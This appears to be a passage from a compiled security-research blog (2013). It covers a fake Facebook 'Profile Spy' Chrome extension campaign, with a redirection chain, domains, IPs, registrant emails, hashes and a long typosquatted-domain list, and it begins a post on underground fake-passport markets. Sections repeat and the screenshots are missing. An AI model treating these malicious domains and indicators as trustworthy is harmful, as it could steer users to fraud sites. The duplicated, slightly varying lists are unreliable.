[http://blog.webroot.com/2013/04/11/a-peek-inside-a-life-cycle-aware-underground-market-ad-for-a-private](http://blog.webroot.com/2013/04/11/a-peek-inside-a-life-cycle-aware-underground-market-ad-for-a-private-keylogger/)

[-keylogger/](http://blog.webroot.com/2013/04/11/a-peek-inside-a-life-cycle-aware-underground-market-ad-for-a-private-keylogger/)

11.

[http://blog.webroot.com/2013/04/12/american-airlines-you-can-download-your-ticket-themed-emails-lead-to](http://blog.webroot.com/2013/04/12/american-airlines-you-can-download-your-ticket-themed-emails-lead-to-malware/)

[-malware/](http://blog.webroot.com/2013/04/12/american-airlines-you-can-download-your-ticket-themed-emails-lead-to-malware/)

12. <http://blog.webroot.com/2013/04/15/cybercriminals-offer-spam-friendly-smtp-servers-for-rent/>

13. [http://blog.webroot.com/2013/04/16/how-mobile-spammers-verify-the-validity-of-harvested-phone-numbers-par](http://blog.webroot.com/2013/04/16/how-mobile-spammers-verify-the-validity-of-harvested-phone-numbers-part-two/)

[t-two/](http://blog.webroot.com/2013/04/16/how-mobile-spammers-verify-the-validity-of-harvested-phone-numbers-part-two/)

14. <http://blog.webroot.com/2013/04/17/a-peek-inside-a-cracked-commercially-available-rat-remote-access-tool/>

15. <http://blog.webroot.com/2013/04/18/diy-russian-mobile-number-harvesting-tool-spotted-in-the-wild/>

16. <http://blog.webroot.com/2013/04/19/diy-sip-based-tdos-toolnumber-validity-checker-offered-for-sale/>

17. [http://blog.webroot.com/2013/04/23/captcha-solving-russian-email-account-registration-tool-helps-facilita](http://blog.webroot.com/2013/04/23/captcha-solving-russian-email-account-registration-tool-helps-facilitate-cybercrime/)

[te-cybercrime/](http://blog.webroot.com/2013/04/23/captcha-solving-russian-email-account-registration-tool-helps-facilitate-cybercrime/)

18. [http://blog.webroot.com/2013/04/24/historical-osint-the-boston-marathon-explosion-and-fertilizer-plant-ex](http://blog.webroot.com/2013/04/24/historical-osint-the-boston-marathon-explosion-and-fertilizer-plant-exposed/)

[plosion-in-texas-themed-malware-campaigns/](#)

19. <http://blog.webroot.com/2013/04/25/fake-dhl-delivery-report-themed-emails-lead-to-malware/>

20. <http://blog.webroot.com/2013/04/26/cybercriminals-impersonate-bank-of-america-bofa-serve-malware/>

21.

<http://blog.webroot.com/2013/04/29/how-fraudulent-blackhat-seo-monetizers-apply-quality-assurance-qa-to-their-diy-doorway-generators/>

22. <http://blog.webroot.com/2013/04/30/managed-russian-ransomware-as-a-service-spotted-in-the-wild/>

23. <http://ddanchev.blogspot.com/>

24. <http://twitter.com/danchodanchev>

357



## **Fake 'Facebook Profile Spy Application' Campaign Spreading Across Facebook (2013-05-24 18:58)**

Over the last couple of days, multi-tasking cybercriminals have been spreading a "Facebook Profile Spy" campaign across Facebook, enticing users into installing a rogue Chrome extension, next to monetizing the campaign through an unethical pseudo-mobile marketing agency, known as Prizerally.

### **Sample redirection chain:**

*hxxps://www.facebook.com/pages/Hajmc1rnjr/172683159561584?sk=app*

*\_190322544333196*

*&9DyG45*

*->*

*hxxp://horribleapps.com*

*->*

*hxxp://terribleapps.com*

*->*

*hxxps://chrome.google.com/webstore/detai-*

*l/oacggeibdmjpmecojanlbbngabki*

*ncif*

*->*

*hxxp://www.picapplication.com/profile/last.html?1*

->

*hxxp://flightdealsrome.net/?subid=4563 ->*

*hxxp://lp.prizerally.com*

358

The image is a promotional banner for 'facebook profile spy v1.0'. On the left, the text reads 'facebook profile spy v1.0' in white and yellow, followed by 'Now you can see who has been looking at your profile and pictures on Facebook!'. Below this, it says 'Get instant notifications when someone is looking at your profile page on the world's most popular social network.' At the bottom left is a green button with white text that says 'ADD TO CHROME'. On the right side of the banner is a screenshot of a Facebook notifications window. The window title is 'facebook' and it has a search bar. The notifications list includes: 'Elizabeth Perkins checked out your profile' (Detected on: Today, 7:00pm), 'Anna Meyers checked out your picture' (Detected on: Today, 7:00pm), 'Molly Fitzgerald checked out your profile' (16 minutes ago), and 'Rachel Snow checked out your profile' (18 minutes ago). At the bottom of the notifications list is a link that says 'See All Notifications'.

### **Domain names reconnaissance:**

**horribleapps.com** - 66.150.99.179 (**picovator.com**) -  
Email: Masterjx12@gmail.com

**terribleapps.com** - 66.150.99.21 (**puzzledapps.com**;  
**testyapps.com**) - Email: Masterjx12@gmail.com

**picapplication.com** - 66.150.99.179 - Email:  
joshuarhodes1989@gmail.com

**flightdealsrome.net** - 174.140.17.100



**prizerally.com** - 46.19.35.207 - Email:  
domains@mypengomobile.com

**We also got the following fraudulent and typosquatted domains known to have responded to the same IP**

**(174.140.17.100) in the past:**

*0418490819.com*

359

*20.tv*

*2020testing.net*

*aaacomtests.net*

*aaacontests.net*

*aaamathtests.net*

*accordput.net*

*aceonlinetest.com*

*activetester.com*

*adjustfit.net*

*adjustpair.net*

*adjusttie.net*

*adslim.com*

*adventuretester.com*

*aidonlinesurveys.com*

*airplanetester.com*

*alignhang.net*

*alignmake.net*

*aliketester.com*

*allosurvey.net*

*amatuercumshots.org*

*analyzequiz.net*

*animalplanet.net*

*animereak.tv*

*answeringonlinesurveys.com*

*apptitudeonlinetest.com*

*arcosurvey.net*

*attuneeven.net*

*attunefix.net*

*attunehang.net*

*attunemake.net*

*attunepair.net*

*attunetune.net*

*avizoon.com*

*azdes.org*

*bajarvideo.com*

*balanceattune.net*

*balancecollate.net*

*balanceconnect.net*

*balancecounteract.net*

*balanceeven-steven.net*

*balancefocus.net*

*balancelevel.net*

*balanceneutralize.net*

*balancenullify.net*

*balanceoverhaul.net*

*balancerectify.net*

*balancesymmetry.net*

*balancetighten.net*

*bargainonlinetest.com*

*bensurvey.net*

360

*bestgetpaidonlinesurveys.com*

*bestonlinesurveysformoney.com*

*bestonlinesurveysforpay.com*

*bestonlinesurveyswebsite.com*

*bestprizedraw.com*

*bestratedonlinesurveys.com*

*bestwebquiz.net*

*bigpaidonlinesurveys.com*

*bitsonlinetest.com*

*blackgaygalleries.com*

*bletsurvey.net*

*blosurvey.net*

*bobmarly.com*

*bollywoodringtonessite.com*

*bret.com*

*bringgrind.net*

*bringtie.net*

*builbabear.com*

*buildonlinesurveys.com*

*cancelfix.net*

*cansafelist.com*

*carquestionswebsite.com*

*censurvey.net*

*challengequizonline.net*

*cheaponlinetests.com*

*chinabestlink.com*

*clickbusinessinfo.net*

*coinsurvey.net*

*collegeonlinetests.com*

*commercenetweb.com*

*compeitionstowinprizes.com*

*coolfreequizzes.com*

*coouponmom.net*

*countest.net*

*couponso.net*

*crazyonlinequizzes.com*

*creativelinkusa.com*

*cuteonlinequizzes.com*

*descargapeliculas.com*

*dfedex.com*

*didiwinaprize.net*

*discountonlinetests.com*

*dogquizzes.net*

*dotnetlink.com*

*downloadsmovies.com*

*easyonlinetesting.com*

*eicosurvey.net*

*employersonlinetest.com*

*englishonlinetest.com*

*etestonlinetesting.com*

361

*examxonlinetesting.com*

*exposurvey.net*

*farbestsurvey.net*

*fastrackonlinesurveys.com*

*fastsurveyworld.net*

*fbso.com*

*findonlinesurveysforcash.com*

*fletsurvey.net*

*fnnyvideo.com*

*fontest.net*

*free-live-xxx-cams.com*

*friendsonlinequiz.com*

*fuck-me-now.com*

*funonlinequizsurvey.com*

*funonlinequizteen.com*

*funonlinequizzesforkids.com*

*gay-sex-pics-porn-pictures-gay-sex-porn-gay-sex-pics-gay.com*

*generalonlinequiz.com*

*generatest.net*

*geocites.com*

*getpageranks.com*

*googledark.com*

*googlemx.com*

*googletraductor.com*

*googleunclesam.com*

*googllemaps.com*

*gooyoutube.com*

*granny.ca*

*gsd.com*

*gyoutube.com*

*hack-facebook.com*

*hkatb.adsldns.org*

*hohotmail.com*

*holder.me*

*holidaytravelpassport.net*

*hotmailm.com*

*hotmauil.com*

*hpforsale.org*



*internet-questions.net*

*ioutube.com*

*jkert.com*

*joinsurvey.net*

*kemert.com*

*kerosurvey.net*

*kogregate.com*

*kurosurvey.net*

*landminesurvey.net*

*latinswomen.com*

*letsurvey.net*

*lolita.org*

362

*loveonlinequiz.com*

*marilyn.com*

*medialinksite.com*

*mensurvey.net*

*mfacebook.com*

*miniclip.cl*

*minsurvey.net*

*[mobiasbank.com](http://mobiasbank.com)*

*[monicatubes.com](http://monicatubes.com)*

*[movietickits.com](http://movietickits.com)*

*[msdip.com](http://msdip.com)*

*[mycosurvey.net](http://mycosurvey.net)*

*[myford.com](http://myford.com)*

*[notyoutube.com](http://notyoutube.com)*

*[ohotmail.com](http://ohotmail.com)*

*[oijwef.com](http://oijwef.com)*

*[onlinemedsforsall.net.in](http://onlinemedsforsall.net.in)*

*[onlinequizzes.com](http://onlinequizzes.com)*

*[outsurvey.net](http://outsurvey.net)*

*[pharmaonline.net.in](http://pharmaonline.net.in)*

*[pina.com](http://pina.com)*

*[pollings.net](http://pollings.net)*

*[pollinois.net](http://pollinois.net)*

*[pollinoise.net](http://pollinoise.net)*

*[pollison.net](http://pollison.net)*

*[pollist.net](http://pollist.net)*

*[pollower.net](http://pollower.net)*

*[pollquestionsitewhddh.com](http://pollquestionsitewhddh.com)*

*[pollustray.net](http://pollustray.net)*

*[pollutan.net](http://pollutan.net)*

*[poutsurvey.net](http://poutsurvey.net)*

*[question-answer-website.com](http://question-answer-website.com)*

*[questionansweringwebsites.com](http://questionansweringwebsites.com)*

*[questionanswerstudy.net](http://questionanswerstudy.net)*

*[questionexams.net](http://questionexams.net)*

*[questionforthequiz.com](http://questionforthequiz.com)*

*[questionnairesamplesurvey.com](http://questionnairesamplesurvey.com)*

*[questionpersonalityquiz.net](http://questionpersonalityquiz.net)*

*[questionpollguide.net](http://questionpollguide.net)*

*[questionquizsite.net](http://questionquizsite.net)*

*[questionquizworld.net](http://questionquizworld.net)*

*[questionsforasurvey.com](http://questionsforasurvey.com)*

*[questionsitesell.com](http://questionsitesell.com)*

*[questionssurveys.com](http://questionssurveys.com)*

*[questionsurveyfriend.com](http://questionsurveyfriend.com)*

*[quicksurveydirect.net](http://quicksurveydirect.net)*

*[quizbull.net](http://quizbull.net)*

*quizbulla.net*

*quizbullah.net*

*quizbullen.net*

363

*quizbulles.net*

*quizbust.net*

*quizbustav.net*

*quizbustin.net*

*quizbustle.net*

*quizbustom.net*

*quizbustry.net*

*quizin.net*

*quizingles.net*

*quizingly.net*

*quizquestionsite.net*

*quizzeri.net*

*quizzerial.net*

*quizzeris.net*

*quizzerish.net*

*redirectofferpage.com*

*reinsurvey.net*

*rentube.com*

*rep.ppmate.com*

*repeatest.net*

*ruralaresdubai.net.in*

*sappygirls.com*

*scensurvey.net*

*securitytube.com*

*seehomevids.com*

*stratest.net*

*sumotorrents.com*

*sunsurvey.net*

*superquestionquiz.net*

*supersurveygroup.net*

*supersurveysite.net*

*survey-masters.net*

*2surveyablsoute.net*

*surveyaboutyou.net*

*surveyacout.net*

*surveyalot.net*

*surveyanyone.net*

*surveyask.net*

*surveyassistant.net*

*surveylatest.net*

*surveyorster.net*

*susan.com*

*testabled.net*

*testables.net*

*testabling.net*

*testand.net*

*testants.net*

*testatus.net*

*testaura.net*

*testaustralia.com*

364

*testeradjective.com*

*testeradvice.com*

*testeraid.com*

*testic.net*

*testical.net*

*testige.net*

*testigious.net*

*testingacademy.net*

*testingadvantage.net*

*testingadvice.net*

*testingadwords.net*

*testingagainagain.net*

*testingame.net*

*testion.net*

*testivate.net*

*testself.net*

*tetsurvey.net*

*thegreatanswer.com*

*thenamequiz.net*

*thequestionpoll.net*

*thesurveyresearch.net*

*thosurvey.net*

*tmobilw.com*

*toutsurvey.net*

*toyotest.net*

*tsurvey.net*

*tube99.com*

*tunehang.net*

*tunelevel.net*

*tunemake.net*

*tuneoppose.net*

*tuneparity.net*

*tuneservice.net*

*tuneset.net*

*tunesteady.net*

*tunetie.net*

*twittee.com*

*unionbank.org*

*unsurvey.net*

*update.ppmate.com*

*usagreatlink.com*

*vacationcellular.net*

*vintagetownbazar.co.in*

*watchyoutube.com*

*webwordquiz.net*



*weighfit.net*

*weighmake.net*

*weighmend.net*

*weighparity.net*

*weighpolish.net*

365

*weightighten.net*

*wesurvey.net*

*wickapidea.com*

*wickepidia.com*

*worldcityonline.com*

*wuizforcash.com*

*www-yuotube.com*

*www.ammoneta.com*

*www.downloadsmovies.com*

*www.foxchannel.com*

*www.hack-facebook.com*

*www.securitytube.com*

*www.tmobilw.com*

*www.windycitywatchdog.com*

*www.youtrube.com*

*www.youtubemobile.com*

*www.youtuve.com*

*wwwquestionnairesurveys.com*

*wwwtoutube.com*

*yahoomailk.com*

*yaotube.com*

*yautube.com*

*yootube.com*

*yotobe.com*

*youbube.com*

*yourhomesurvey.net*

*yourownsurvey.net*

*yoursurveysite.net*

*yourtopsite.com*

*youtsurvey.net*

*youtubemobile.com*

*youtubi.com*

*youtuhe.com*

*youtuve.com*

ypoutube.com

yuvuty.com

zerosurvey.net

366



**As well as the following malicious MD5s phoning back to the same IP in the past:**

[1]MD5: e315a877c58773ce82cc32fc192bdfa5

[2]MD5: 1cd4c2a2b2143689b185e064dc6c331c

[3]MD5: 26c5102e75daf3d3c696ad719bc55ad4

**Prizerally's scheme is fairly simple:**

*Service costs £3 per question played and a £4,50 sign up fee applies. You will receive an additional £1.50 charge*

367

*for a reminder message tomorrow. Winners will be contacted every first businessweek of the month, all question entries must be received before 00.00 on the last day of the month. This is not a subscription service. Minimum age*

*18+ with bill payer's permission. One prize available per service per month. Customer service: call 0800 408 0796,*

*email uk@prizerally.com or visit the website: www.prizerally.com. Play the game on your mobile. The winner will be*

*selected among all participants in the first business week of every month. When participating you acknowledge that*

*you agree to the terms & conditions, you are a resident of the UK, 18 years or older and authorized account holder*

*and/or that you have the consent of the accountholder. £3 per question. This service is a product of Mypengo Mobile.*

*Free entry method: send an email with your name, phonenumber, and prize you want to win to [info@prizerally.com](mailto:info@prizerally.com).*

*Prizerally is not affiliated with, sponsored by or endorsed by any of the listed products or retailers. Trademarks,*

*service marks, logos (including, without limitation, the individual names of products and retailers) are the property*

*of their respective owners. When you see one of our Products on the Internet, you can start receiving our content*

*via SMS (i.e. text message). You can enter your mobile telephone number on the landing pages via the Internet*

*and confirm your registration. You hereby agree to the Terms and Conditions. Prizerally charges you £3,00 per*

*question played. Each sent answer will be followed by a new question. If you stop sending answers you will not*

*receive any more messages. Once stopped you will receive one extra £1,50 reminder message. To stop this message,*

*simply text STOP to 85150. From this moment on you have to decide on your own if you will continue to play for*

*more points. By answering a question, you will receive a new messages containing a new puzzel/question also*

*chargeble at £ 1,50 per text message received. When you stop sending answers the game will end. O2 and Orange*

*customers can only spend the maximum amount of £ 30.00 a day. This spending cap applies for one day, so the next*

*day these customers are eligible to play again. The maximum amount you can spend on our Prizerally service is £ 99.00.*

Facebook has been notified. The rogue Chrome extension has already been removed.

***This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.***

1.

<https://www.virustotal.com/en/file/0329bd90de1ad1608bfe91210b66929caeb99a0574bb1008123b95c7b1b0e756/analysis/>

[is/](#)

2.

<https://www.virustotal.com/en/file/35c970ae66dde7688e55a87860c8bc60d8ab3f502437448e0ea60dfc19659499/analysis/>

[is/](#)

3.

<https://www.virustotal.com/en/file/58337863b283dfcc03fef8614a821b2b63fb018cb14f2353e97da4d42110b6d1/analysis/>

[is/](#)

4. <http://ddanchev.blogspot.com/>

5. <http://twitter.com/danchodanchev>

368



### **Fake 'Facebook Profile Spy Application' Campaign Spreading Across Facebook (2013-05-24 18:58)**

Over the last couple of days, multi-tasking cybercriminals have been spreading a "Facebook Profile Spy" campaign across Facebook, enticing users into installing a rogue Chrome extension, next to monetizing the campaign through an unethical pseudo-mobile marketing agency, known as Prizerally.

#### **Sample redirection chain:**

*hxxps://www.facebook.com/pages/Hajmc1rnjr/172683159561584?sk=app*

*\_190322544333196*

*&9DyG45*

*->*

*hxxp://horribleapps.com*

*->*

*hxxp://terribleapps.com*

*->*

*hxxps://chrome.google.com/webstore/detai-*

*l/oacggeibdmjpmecojanlbbngabki*

*ncif*

->

*hxxp://www.picapplication.com/profile/last.html?1*

->

*hxxp://flightdealsrome.net/?subid=4563 ->*

*hxxp://lp.prizerally.com*

369



### **Domain names reconnaissance:**

**horribleapps.com** - 66.150.99.179 (**picovator.com**) -  
Email: Masterjx12@gmail.com

**terribleapps.com** - 66.150.99.21 (**puzzledapps.com**;  
**testyapps.com**) - Email: Masterjx12@gmail.com

**picapplication.com** - 66.150.99.179 - Email:  
joshuarhodes1989@gmail.com

**flightdealsrome.net** - 174.140.17.100

**prizerally.com** - 46.19.35.207 - Email:  
domains@mypengomobile.com

**We also got the following fraudulent and typosquatted domains known to have responded to the same IP**

**(174.140.17.100) in the past:**

*0418490819.com*

*370*

*20.tv*

*2020testing.net*

*aaacomtests.net*

*aaacontests.net*

*aaamathtests.net*

*accordput.net*

*aceonlinetest.com*

*activetester.com*

*adjustfit.net*

*adjustpair.net*

*adjusttie.net*

*adslim.com*

*adventuretester.com*

*aidonlinesurveys.com*

*airplanetester.com*

*alignhang.net*

*alignmake.net*

*aliketester.com*



*allosurvey.net*

*amatuercumshots.org*

*analyzequiz.net*

*animalplanet.net*

*animereak.tv*

*answeringonlinesurveys.com*

*apptitudeonlinetest.com*

*arcosurvey.net*

*attuneeven.net*

*attunefix.net*

*attunehang.net*

*attunemake.net*

*attunepair.net*

*attunetune.net*

*avizoon.com*

*azdes.org*

*bajarvideo.com*

*balanceattune.net*

*balancecollate.net*

*balanceconnect.net*

*balancecounteract.net*

*balanceeven-steven.net*

*balancefocus.net*

*balancelevel.net*

*balanceneutralize.net*

*balancenullify.net*

*balanceoverhaul.net*

*balancerectify.net*

*balancesymmetry.net*

*balancetighten.net*

*bargainonlinetest.com*

*bensurvey.net*

371

*bestgetpaidonlinesurveys.com*

*bestonlinesurveysformoney.com*

*bestonlinesurveysforpay.com*

*bestonlinesurveyswebsite.com*

*bestprizedraw.com*

*bestratedonlinesurveys.com*

*bestwebquiz.net*

*bigpaidonlinesurveys.com*

*bitsonlinetest.com*

*blackgaygalleries.com*

*bletsurvey.net*

*blosurvey.net*

*bobmarly.com*

*bollywoodringtonessite.com*

*bret.com*

*bringgrind.net*

*bringtie.net*

*builbabear.com*

*buildonlinesurveys.com*

*cancelfix.net*

*cansafelist.com*

*carquestionswebsite.com*

*censurvey.net*

*challengequizonline.net*

*cheaponlinetests.com*

*chinabestlink.com*

*clickbusinessinfo.net*

*coinsurvey.net*

*collegeonlinetests.com*

*commercenetweb.com*

*compeitionstowinprizes.com*

*coolfreequizzes.com*

*couponmom.net*

*countest.net*

*couponso.net*

*crazyonlinequizzes.com*

*creativelinkusa.com*

*cuteonlinequizzes.com*

*descargapeliculas.com*

*dfedex.com*

*didiwinaprize.net*

*discountonlinetests.com*

*dogquizzes.net*

*dotnetlink.com*

*downloadsmovies.com*

*easyonlinetesting.com*

*eicosurvey.net*

*employersonlinetest.com*

*englishonlinetest.com*

*etestonlinetesting.com*

372

*examxonlinetesting.com*

*exposurvey.net*

*farbestsurvey.net*

*fastrackonlinesurveys.com*

*fastsurveyworld.net*

*fbso.com*

*findonlinesurveysforcash.com*

*fletsurvey.net*

*fnnyvideo.com*

*fontest.net*

*free-live-xxx-cams.com*

*friendsonlinequiz.com*

*fuck-me-now.com*

*funonlinequizsurvey.com*

*funonlinequizteen.com*

*funonlinequizzesforkids.com*

*gay-sex-pics-porn-pictures-gay-sex-porn-gay-sex-pics-gay.com*

*generalonlinequiz.com*

*generatest.net*

*geocites.com*

*getpageranks.com*

*googledark.com*

*googlemx.com*

*googletraductor.com*

*googleunclesam.com*

*googllemaps.com*

*gooyoutube.com*

*granny.ca*

*gsd.com*

*gyoutube.com*

*hack-facebook.com*

*hkatb.adsldns.org*

*hohotmail.com*

*holder.me*

*holidaytravelpassport.net*

*hotmailm.com*

*hotmauil.com*

*hpforsale.org*

*internet-questions.net*

*ioutube.com*

*jkert.com*

*joinsurvey.net*

*kemert.com*

*kerosurvey.net*

*kogregate.com*

*kurosurvey.net*

*landminesurvey.net*

*latinswomen.com*

*letsurvey.net*

*lolita.org*

373

*loveonlinequiz.com*

*marilyn.com*

*medialinksite.com*

*mensurvey.net*

*mfacebook.com*

*miniclip.cl*

*minsurvey.net*

*mobiasbank.com*

*monicatubes.com*

*movietickits.com*

*msdip.com*

*mycosurvey.net*

*myford.com*

*notyoutube.com*

*ohotmail.com*

*oijwef.com*

*onlinemedsforall.net.in*

*onlinequizzze.com*

*outsurvey.net*

*pharmaonline.net.in*

*pina.com*

*pollings.net*

*pollinois.net*

*pollinoise.net*



*[pollison.net](http://pollison.net)*

*[pollist.net](http://pollist.net)*

*[pollower.net](http://pollower.net)*

*[pollquestionsitewhdh.com](http://pollquestionsitewhdh.com)*

*[pollustrы.net](http://pollustrы.net)*

*[pollutan.net](http://pollutan.net)*

*[poutsurvey.net](http://poutsurvey.net)*

*[question-answer-website.com](http://question-answer-website.com)*

*[questionansweringwebsites.com](http://questionansweringwebsites.com)*

*[questionanswerstudy.net](http://questionanswerstudy.net)*

*[questionexams.net](http://questionexams.net)*

*[questionforthequiz.com](http://questionforthequiz.com)*

*[questionnairesamplesurvey.com](http://questionnairesamplesurvey.com)*

*[questionpersonalityquiz.net](http://questionpersonalityquiz.net)*

*[questionpollguide.net](http://questionpollguide.net)*

*[questionquizsite.net](http://questionquizsite.net)*

*[questionquizworld.net](http://questionquizworld.net)*

*[questionsforasurvey.com](http://questionsforasurvey.com)*

*[questionsitesell.com](http://questionsitesell.com)*

*[questionssurveys.com](http://questionssurveys.com)*

*questionsurveyfriend.com*

*quicksurveydirect.net*

*quizbull.net*

*quizbulla.net*

*quizbullah.net*

*quizbullen.net*

374

*quizbulles.net*

*quizbust.net*

*quizbustav.net*

*quizbustin.net*

*quizbustle.net*

*quizbustom.net*

*quizbustry.net*

*quizin.net*

*quizingles.net*

*quizingly.net*

*quizquestionsite.net*

*quizzeri.net*

*quizzerial.net*

*quizzeris.net*

*quizzerish.net*

*redirectofferpage.com*

*reinsurvey.net*

*rentube.com*

*rep.ppmate.com*

*repeatest.net*

*ruralaresdubai.net.in*

*sappygirls.com*

*scensurvey.net*

*securitytube.com*

*seehomevids.com*

*stratest.net*

*sumotorrents.com*

*sunsurvey.net*

*superquestionquiz.net*

*supersurveygroup.net*

*supersurveysite.net*

*survey-masters.net*

*2surveyablsoute.net*

*surveyaboutyou.net*

*surveyacout.net*

*surveyalot.net*

*surveyanyone.net*

*surveyask.net*

*surveyassistant.net*

*surveylatest.net*

*surveyorster.net*

*susan.com*

*testabled.net*

*testables.net*

*testabling.net*

*testand.net*

*testants.net*

*testatus.net*

*testaura.net*

*testaustralia.com*

375

*testeradjective.com*

*testeradvice.com*

*testeraid.com*

*testic.net*

*testical.net*

*testige.net*

*testigious.net*

*testingacademy.net*

*testingadvantage.net*

*testingadvice.net*

*testingadwords.net*

*testingagainagain.net*

*testingame.net*

*testion.net*

*testivate.net*

*testself.net*

*tetsurvey.net*

*thegreatanswer.com*

*thenamequiz.net*

*thequestionpoll.net*

*thesurveyresearch.net*

*thosurvey.net*

*tmobilw.com*

*toutsurvey.net*

*toyotest.net*

*tsurvey.net*

*tube99.com*

*tunehang.net*

*tunelevel.net*

*tunemake.net*

*tuneoppose.net*

*tuneparity.net*

*tuneservice.net*

*tuneset.net*

*tunesteady.net*

*tunetie.net*

*twittee.com*

*unionbank.org*

*unsurvey.net*

*update.ppmate.com*

*usagreatlink.com*

*vacationcellular.net*

*vintagetownbazar.co.in*

*watchyoutube.com*

*webwordquiz.net*

*weighfit.net*

*weighmake.net*

*weighmend.net*

*weighparity.net*

*weighpolish.net*

376

*weightighten.net*

*wesurvey.net*

*wickapidea.com*

*wickepidia.com*

*worldcityonline.com*

*wuizforcash.com*

*www-yuotube.com*

*www.ammoneta.com*

*www.downloadsmovies.com*

*www.foxchannel.com*

*www.hack-facebook.com*

*www.securitytube.com*

*www.tmobilw.com*

*www.windycitywatchdog.com*

*www.youtrube.com*

*www.youtubemobile.com*

*www.youtuve.com*

*wwwquestionnairesurveys.com*

*wwwtoutube.com*

*yahoomailk.com*

*yaotube.com*

*yautube.com*

*yootube.com*

*yotobe.com*

*youbube.com*

*yourhomesurvey.net*

*yourownsurvey.net*

*yoursurveysite.net*

*yourtopsite.com*

*youtsurvey.net*

*youtubemobile.com*



youtubi.com

youtuhe.com

youtuve.com

ypoutube.com

yuvuty.com

zerosurvey.net

377



**As well as the following malicious MD5s phoning back to the same IP in the past:**

[1]MD5: e315a877c58773ce82cc32fc192bdfa5

[2]MD5: 1cd4c2a2b2143689b185e064dc6c331c

[3]MD5: 26c5102e75daf3d3c696ad719bc55ad4

**Prizerally's scheme is fairly simple:**

*Service costs £3 per question played and a £4,50 sign up fee applies. You will receive an additional £1.50 charge*

378

*for a reminder message tomorrow. Winners will be contacted every first businessweek of the month, all question entries must be received before 00.00 on the last day of the month. This is not a subscription service. Minimum age*

*18+ with bill payer's permission. One prize available per service per month. Customer service: call 0800 408 0796,*

*email [uk@prizerally.com](mailto:uk@prizerally.com) or visit the website: [www.prizerally.com](http://www.prizerally.com). Play the game on your mobile. The winner will be*

*selected among all participants in the first business week of every month. When participating you acknowledge that*

*you agree to the terms & conditions, you are a resident of the UK, 18 years or older and authorized account holder*

*and/or that you have the consent of the accountholder. £3 per question. This service is a product of Mypengo Mobile.*

*Free entry method: send an email with your name, phonenumber, and prize you want to win to [info@prizerally.com](mailto:info@prizerally.com).*

*Prizerally is not affiliated with, sponsored by or endorsed by any of the listed products or retailers. Trademarks,*

*service marks, logos (including, without limitation, the individual names of products and retailers) are the property*

*of their respective owners. When you see one of our Products on the Internet, you can start receiving our content*

*via SMS (i.e. text message). You can enter your mobile telephone number on the landing pages via the Internet*

*and confirm your registration. You hereby agree to the Terms and Conditions. Prizerally charges you £3,00 per*

*question played. Each sent answer will be followed by a new question. If you stop sending answers you will not*

*receive any more messages. Once stopped you will receive one extra £1,50 reminder message. To stop this message,*

*simply text STOP to 85150. From this moment on you have to decide on your own if you will continue to play for*

*more points. By answering a question, you will receive a new messages containing a new puzzel/question also*

*chargeble at £ 1,50 per text message received. When you stop sending answers the game will end. O2 and Orange*

*customers can only spend the maximum amount of £ 30.00 a day. This spending cap applies for one day, so the next*

*day these customers are eligible to play again. The maximum amount you can spend on our Prizerally service is £ 99.00.*

Facebook has been notified. The rogue Chrome extension has already been removed.

Updates will be posted as soon as new developments take place.

1.

<https://www.virustotal.com/en/file/0329bd90de1ad1608bfe91210b66929caeb99a0574bb1008123b95c7b1b0e756/analysis/>

[is/](#)

2.

<https://www.virustotal.com/en/file/35c970ae66dde7688e55a87860c8bc60d8ab3f502437448e0ea60dfc19659499/analysis/>

[is/](#)

3.

<https://www.virustotal.com/en/file/58337863b283dfcc03fef8614a821b2b63fb018cb14f2353e97da4d42110b6d1/analysis/>

[is/](#)

379



## **A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports (2013-05-25 18:52)**

[1]**Fake IDs/fake passports** have always been a hot  
[2]**commodity within the cybercrime ecosystem.**

Thanks to their general availability and affordable prices – naturally based on the quality that a potential cybercrimi-

nal/fraudster is seeking – the vendors behind them continue undermining the trust chain that society/market thrives

on, by empowering cybercriminals and fugitives with new IDs to be later on used in related fraudulent activities.

In this post, I'll sample fraudulent activity on the Russian underground marketplace, feature exclusive screen-

shots of fake passports currently offered for sale, and discuss how relatively low profile cybercriminals have been

literally generating fake (Russian) passports for years, primarily relying on DIY passport/stamp generating tools.

**Sample screenshots of the inventory of available fake passports for multiple countries:**

380



381



382



383



384



385



386



387



388



389



390



391



392



393



394



395



396



397



398



399



400



401



402



403



404



Affected countries include: Russia, Belarus, Canada, Germany, Denmark, Finland, Israel, Netherlands (Holland), Norway, Romania, United Kingdom, United States, Australia, Ukraine. The prices vary between \$20-30, and according to the vendors, use real people's data/photos etc.

It's also worth emphasizing on the fact that, of all the countries, Russia's underground marketplace for fake documents is perhaps the most vibrant one. Next to high-quality fake documents/IDs/passports, they're naturally the cheap alternatives, which Russian fraudsters have been literally generating for years, relying on DIY (do-it-yourself) tools/stamp editors like these:

405



406





407



Thanks to the demand for such kind of underground market assets, I'm certain that that market would continue

flourishing, and would eventually reach a stage where the vendors would start sacrificing OPSEC (Operational

Security) in an attempt to reach customers from virtually every country. With localization on demand services

proliferating, next to the ubiquitous for the cybercrime ecosystem, affiliate based revenue-sharing models, vendors

of fake documents/IDs/passports, have virtually everything that they need at their disposal, if they were to start

targeting the international audience.

***This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.***

1. [http://www.team-cymru.com/ReadingRoom/Whitepapers/2010/FakeID\\_in\\_the\\_Underground\\_Economy.pdf](http://www.team-cymru.com/ReadingRoom/Whitepapers/2010/FakeID_in_the_Underground_Economy.pdf)

2. <http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html>

3. <http://ddanchev.blogspot.com/>

4. <http://twitter.com/danchodanchev>

408





## **A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports (2013-05-25 18:52)**

**[1]Fake IDs/fake passports** have always been a hot  
**[2]commodity within the cybercrime ecosystem.**

Thanks to their general availability and affordable prices – naturally based on the quality that a potential cybercrimi-

nal/fraudster is seeking – the vendors behind them continue undermining the trust chain that society/market thrives

on, by empowering cybercriminals and fugitives with new IDs to be later on used in related fraudulent activities.

In this post, I'll sample fraudulent activity on the Russian underground marketplace, feature exclusive screen-

shots of fake passports currently offered for sale, and discuss how relatively low profile cybercriminals have been

literally generating fake (Russian) passports for years, primarily relying on DIY passport/stamp generating tools.

**Sample screenshots of the inventory of available fake passports for multiple countries:**

409



410



411



412



413



414



415



416



417



418



419



420



421



422



423



424



425



426



427



428



429



430



431



432



433



